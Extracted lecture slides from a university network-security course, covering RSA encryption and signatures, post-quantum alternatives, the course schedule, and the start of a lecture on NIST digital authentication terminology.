
NIST standardized CRYSTALS-Kyber key agreement

Other good alternatives

NTRU, McEliece, Saber



Key Agreement is not enough




Need to exchange messages before we can encrypt

What if both are not online
at the same time?

Public key (asymmetric) encryption

Involves two separate but mathematically related keys **per user**


- One **private** and one **public**
- Given public key, it is hard to compute private key



Confidentiality

- The sender encrypts the message with the **public key** of the receiver
 - Only receiver can decrypt it using private key

Public key encryption



Public-key security:

No adversary with pk should be able to have any information about message in c

The RSA cryptosystem

Invented 1977 by Rivest, Shamir & Adleman

Turing Award in 2002

Key Generation

1. Find two large primes p, q and a small e
2. Compute $N = p \cdot q$
3. Find d such that $d \cdot e = 1 \bmod (p - 1)(q - 1)$



Public key N, e
Private key d



Compute $c = m^e \bmod N$

c



Compute $m = c^d \bmod N$

The RSA cryptosystem

Security of RSA

Given N it is hard to find p, q

And: Given N, e it's hard to find d

Implemented in many software packages

Currently secure parameters

$\log_2 N \approx 4096$




In practice one often uses $e = 2^{16} + 1$.
It works for $e = 3$ but is insecure (Coppersmith's attack)

Quantum computers strike again!

Like Diffie-Hellman, quantum computers can break RSA

CRYSTALS-Kyber, NTRU, McEliece, Saber are all secure alternatives

Follow the news about developments in the area ☺



What we have until now

Confidentiality (AES, RSA, Key Agreement)

Message can be read only by the intended receiver

Integrity (Hash functions)

Receiver can verify that the message has not been altered

Authentication (HMAC, GCM)


Receiver can verify the identity of the sender

Non-repudiation


???

Sender cannot deny that it sent the message

Non-repudiation



Solution: Digital Signatures




Digital Signatures using RSA

Signing key: secret d

Verification key: N , public e

Cryptographic hash: H



Verify m, σ :
Check that $H(m) = \sigma^e \text{ mod } N$

Any RSA instance for
encryption can also be
used for signing!

Alternatives to RSA signatures

Similar construction to Diffie-Hellman: DSA

More efficient:

EC-DSA, Schnorr Signatures

Post-Quantum alternatives


Dilithium, Falcon, SPHINCS+ (,FAEST ☺)



Summary of today

1. Goals of cryptography: Confidentiality, Integrity, Authenticity, Non-Repudiation
2. Security of cryptography: keys and key-lengths
3. Confidentiality: Symmetric-key encryption
4. Integrity & Authenticity: Hash functions

5. Key agreement: create secret key over a public channel
6. Public key cryptography: send messages to people you have never met
7. Digital signatures: how to be sure about the sender



Manolis (Emmanouil Vasilomanolakis)

network security: authentication

Course plan

- Lecture 1: Intro (**Manolis, Carsten**) 30.01
- Lecture 2: **Crypto essentials** (**Carsten**) 06.02
- Lecture 3: **Authentication** (**Manolis**), lab bootcamp (TAs) 13.02
- Lecture 4: **TLS** (**Manolis**) 20.02
- Lecture 5: **Threat detection** (**Manolis**) 27.02
- Lecture 6: Hacking Lab day (**TAs**) – blue team 05.03
- Lecture 7: **IoT security** (**Manolis**) 12.03
- Lecture 8: **WIFI security** (**Manolis**) 19.03
- Lecture 9: **Private communication** (**Carsten**) 02.04
- Lecture 10: **When everything fails** (**Manolis**) 09.04
- Lecture 11: Hacking Lab day (**TAs**) – red team 16.04
- Lecture 12: Guest lecture (OT security, **Ludwig**) 23.04
- Lecture 13: **Exam preps** (**Carsten, Manolis**) 30.04

Outline

- **Introduction**
- **Authentication of humans**
 - NIST digital authentication model
 - Authenticators
- **Authentication of machines**
 - Needham–Schroeder
 - Kerberos
 - Active directory
- **Bootcamp: setting up your lab environments**
- **Lab exercise**

Authentication

- **Authentication of humans**
 - How can you, with high confidence, authenticate
 - Authenticators
 - From authenticator -> crypto key
- **Authentication of machines**
 - How can machines exchange keys
 - (mutually) authenticate
 - Identity and access management


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Digital Authentication


- Process of establishing confidence in user identities electronically presented to an information system
- The service **verifies** the **authenticity** of the **identity** and determines if that individual is **authorized** to perform a **transaction**
- The digital identity model provides different levels of complexity based on the classes of application:
 - Separate functions like issuing of credentials and providing of attributes are used in the model

The identity proofing user journey



Terminology

- **Registration Authority** - A trusted entity that establishes and vouches for the identity or attributes of a Subscriber to a CSP
 - The RA may be an integral part of a CSP, or it may be independent of a CSP, but has a relationship to the CSP(s)



Subscriber/Claimant - A party whose identity is to be verified using an authentication protocol



- **Relying Party** - An entity that relies upon the Subscriber's authenticators and credentials or a Verifier's assertion of a Claimant's identity, to process a transaction or grant access to information or a system




- **Verifier** - entity that verifies the Claimant's identity
 - by verifying the Claimant's possession and control of an authenticator using an authentication protocol
 - To do this, the Verifier may also need to validate credentials that link the authenticator and identity and check their status



- **Credential Service Provider (CSP)** - A trusted entity that issues or registers Subscriber authenticators and issues electronic credentials to Subscribers
 - The CSP may encompass Registration Authorities (RAs) and Verifiers that it operates
 - A CSP may be an independent third party, or may issue credentials for its own use

